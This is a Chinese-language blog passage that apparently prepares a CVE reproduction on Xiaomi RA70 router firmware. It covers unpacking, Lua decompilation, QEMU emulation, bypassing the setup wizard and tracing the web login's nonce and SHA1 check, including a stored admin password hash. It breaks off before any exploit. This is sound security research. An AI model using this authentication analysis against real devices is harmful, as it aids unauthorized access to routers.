[[CVE]]
固件下载
Ubuntu25.10
IDA9.1
binwalk
qemu
firmwalker

固件解包&解密

需要用到ubireader_extract_image
UBI Reader 是一个 Python 模块和脚本集合,能够提取 UBI 和 UBIFS 镜像的内容,并分析这些镜像以确定使用 mtd-utils 工具重新创建它们的参数设置

先下载poetry

1
pip install poetry

安装 UBI Reader

1
2
3
git clone https://github.com/onekey-sec/ubi_reader
cd ubi_reader
poetry install

启动虚拟环境

1
source /root/.cache/pypoetry/virtualenvs/ubi-reader-lHfwYMKj-py3.10/bin/activate

binwalk解包

1


binwalk -Me miwifi_ra70_firmware_cc424_1.0.168.bin

image.png
image.png
但是其中小米的前端也是用的Lua编写的并不是可以直接反编译的文件,需要使用unluac_miwifi进行反编译

1
2
3
4
5
git clone https://github.com/NyaMisty/unluac_miwifi.git
cd unluac_miwifi`
mkdir build
javac -d build -sourcepath src  src/unluac/*.java
jar -cfm build/unluac.jar src/META-INF/MANIFEST.MF -C build  .
1
2
3
4
5
6
7
8
9
import os

res = os.popen("find ./ -name *.lua").readlines()

for i in range(0, len(res)) :
path = res[i].strip("\n")
cmd = "java -jar /home/ming/下载/unluac_miwifi/build/unluac.jar " + path + " > " + path + ".dis"
print(cmd)
os.system(cmd)

脚本一键处理lua反编译,其中 /home/ming/下载/unluac_miwifi/build/unluac.jar改为自己的路径地址

固件模拟

这边是根据这位师傅的文章进行配置的 ZIKH26
宿主机ip配置

1
2
3
4
sudo ip tuntap add dev tap0 mode tap
sudo ip link set tap0 up
sudo brctl addif virbr0 tap0
sudo chmod 666 /dev/net/tun

qemu系统模拟

1
2
3
4
5
6
sudo qemu-system-aarch64 -M virt -cpu cortex-a53 -m 1G -initrd ./initrd.img-5.10.0-29-arm64 \
-kernel ./vmlinuz-5.10.0-29-arm64 -append "root=/dev/vda2 console=ttyAMA0" \
-drive if=virtio,file=debian-3607-aarch64.qcow2,format=qcow2,id=hd \
-netdev tap,id=net0,ifname=tap0,script=no,downscript=no \
-device virtio-net-pci,netdev=net0 \
-nographic

配置qemu模拟出来的虚拟机网络

1
2
3
ip add add 192.168.122.130/24 dev enp0s1
ip link set enp0s1 up
ip route add default via 192.168.122.1

传入 squashfs-root

1
2
3
4
5
6
tar -zcvf squashfs-root.gz squashfs-root
scp -O \
-o HostKeyAlgorithms=+ssh-rsa \
-o PubkeyAcceptedAlgorithms=+ssh-rsa \
squashfs-root.gz zikh@192.168.122.130:/home/zikh/
tar -zxvf squashfs-root.gz

挂载配置

1
2
3
4
5
cd squashfs-root/
chmod -R 777 ./
mount --bind /proc proc
mount --bind /dev dev
chroot . /bin/sh

webserver启动


我们先来搜索有关 webserver 程序

1
find /etc/ -name "*http*"

image.png

1
2
3
/etc/init.d/sysapihttpd
/etc/init.d/mihttpd
/etc/init.d/uhttpd

主要有这三个


我们再来分析 /etc/sysapihttpd/sysapihttpd.conf 启动项,这是小米路由器管理 Web 入口:前端是定制 nginx sysapihttpd
sysapihttpd.conf 里实际打开了这些端口:

  • 80:主 Web 管理入口,root 为 /www
  • 8098:web 初始化重定向端口
  • 8080:注释写着 “not use”,但配置仍然 listen 8080
  • 8999:访客 portal / wifishare.html
  • 443 ssl:HTTPS 管理入口,使用 /etc/sysapihttpd/cert.crt 和 cert.key


其中 uhttpd是监听的 80443
image.png
sysapihttpd也监听了 80443并对其操作image.png
image.png

mihttpd监听的是 8198,但主要作用是 API可以不进行启动,对我们复现没有影响
在启动之前我们需要将sysapihttpdkeypatch

image.png
将此处修改后再重新传入运行

所以我们只需要单启动 sysapihttpd即可

1
/etc/init.d/sysapihttpd start


image.png
报错,缺少 procd_sysapihttpd.lock 文件,在对应目录创建即可

1
touch /var/lock/procd_sysapihttpd.lock

再运行

1

/etc/init.d/sysapihttpd start

image.png
报错 Failed to connect to ubus,需要使用 ubus 总线通信

1
/sbin/ubusd &

image.png

再次运行sysapihttpd,还是报错,我们复制字符串内容,使用ida打开 ubusd查看问题

image.png
/var/run/ubus.sock文件路径传入变量,后续传入 usock 函数中,错误即返回到else中,我们在其位置创建文件即可

1
touch /var/run/ubus.sock

image.png
再次运行sysapihttpd
image.png
image.png

访问ip,启动成功

跳过初始化配置


我们使用 grep 查找那些文件会重定向至/init.html

1
grep -r "/init.html"

image.png
我们定位到 usr/lib/lua/luci/view/web/sysauth.htm中,我们来对这个文件进行分析

image.png
我们需要绕过这个if判断,使其不再跳转到 init.html 页面中,避免初始化操作,我们去定位 XQSysUtil 反编译后的内容,查看 XQSysUtil.getInitInfo()的返回值是这么来的

1
2
3
4
5
6
7
8
9
10
11
12
L0 = require
L1 = "xiaoqiang.XQPreference"
L0 = L0(L1)
L0 = L0.get
L1 = _UPVALUE0_
L1 = L1.PREF_IS_INITED
L0 = L0(L1)
if L0 then
return true
else
return false
end

通过ai进行反编译得到

1
2
3
4
5
6
7
8
9
local XQPreference = require("xiaoqiang.XQPreference")
local key = XQConfigs.PREF_IS_INITED
local value = XQPreference.get(key)

if value then
return true
else
return false
end

通过 XQConfigs.PREF_IS_INITED 去读取 key再通过key去获取配置

image.png
我们再从反编译的 XQConfigs中查找是如何去获取对应的 key

1
PREF_IS_INITED = "INITTED"

发现 PREF_IS_INITED是定义好的常量 INITTED
所以

1
2
local key = XQConfigs.PREF_IS_INITED
local value = XQPreference.get(key)

等同于

1
local value = XQPreference.get("INITTED")

我们再去分析 XQPreference.get()是如何获取数据的

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
local L0, L1, L2, L3
L0 = require
L1 = "luci.util"
L0 = L0(L1)
L1 = module
L2 = "xiaoqiang.XQPreference"
L3 = package
L3 = L3.seeall
L1(L2, L3)
function L1(A0, A1, A2)
local L3, L4, L5, L6, L7, L8
L3 = require
L4 = "luci.model.uci"
L3(L4)
A2 = A2 or A2
L3 = luci
L3 = L3.model
L3 = L3.uci
L3 = L3.cursor
L3 = L3()
L5 = L3
L4 = L3.get
L6 = A2
L7 = "common"
L8 = A0
L4 = L4(L5, L6, L7, L8)
L5 = L4 or L5
if not L4 then
L5 = A1
end
return L5
end

转换为

1
2
3
4
5
6
7
8
9
10
11
function get(key, default_value, package_name)
package_name = package_name or "xiaoqiang"
local uci = luci.model.uci.cursor()
local value = uci:get(package_name, "common", key)

if value == nil then
return default_value
end

return value
end

带入 key="INITTED"总结为

1
local value = uci:get("xiaoqiang", "common", "INITTED")

并且 UCI 是 OpenWrt 的配置系统,uci:get(配置文件名, 节名, 选项名)
配置文件名=”xiaoqiang”
节名=”common”
选项名=”INITTED”
总结就是 检查 /etc/config/xiaoqiang 的 common 节里有没有 INITTED 这个选项
所以我们需要绕过if判断,只要让 INITTED 存在即可

1
uci set xiaoqiang.common.INITTED=1



重新访问 http://192.168.122.130/
image.png
绕过初始化

设置登录密码

1

grep -r "checkuser"

image.png
我们锁定到 usr/lib/lua/luci/dispatcher.lua.dis

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
loginAuthenFailed = L10
L10 = authenticator
function L11(A0, A1, A2)
local L3, L4, L5, L6, L7, L8, L9, L10, L11, L12, L13, L14
L3 = require
L4 = "xiaoqiang.util.XQSysUtil"
L3 = L3(L4)
L4 = luci
L4 = L4.http
L4 = L4.xqformvalue
L5 = "username"
L4 = L4(L5)
L5 = luci
L5 = L5.http
L5 = L5.xqformvalue
L6 = "password"
L5 = L5(L6)
L6 = luci
L6 = L6.http
L6 = L6.xqformvalue
L7 = "nonce"
L6 = L6(L7)
......

转换为

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
local username = luci.http.xqformvalue("username")
local password = luci.http.xqformvalue("password")
local nonce = luci.http.xqformvalue("nonce")

if nonce then
if secure.checkNonce(nonce, getremotemac()) then
if secure.checkUser(username, nonce, password) then
-- 登录成功
end
end
else
if secure.checkPlaintextPwd(username, password) then
-- 兼容旧式明文登录
end
end

请求参数中取 username/password/nonce
有 nonce:走 checkNonce + checkUser
没有 nonce:走 checkPlaintextPwd

我们先去分析 checkUser是这么去检测的

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
local function checkUser(username, nonce, password)
local stored_hash = XQPreference.get(username, nil, "account")

if stored_hash then
if not XQFunction.isStrNil(password) and not XQFunction.isStrNil(nonce) then
local calculated = XQCryptoUtil.sha1(nonce .. stored_hash)
if calculated == password then
return true
end
end
end

return false
end

通过 account 读取用户名 ,并且这个值还是 hash
然后再通过 XQCryptoUtil.sha1(nonce .. stored_hash)和获取到的 password字段作比较
其中 在squashfs-root/etc/config/account,存储的hash为

1
2
config core 'common'
option 'admin' 'b3a4190199d9ee7fe73ef9a4942a69fece39a771'

就是如果 “account”=’admin’,则获取到的hash值为 'b3a4190199d9ee7fe73ef9a4942a69fece39a771'

我们再来分析 没有 nonce 中的checkPlaintextPwd

1
2
3
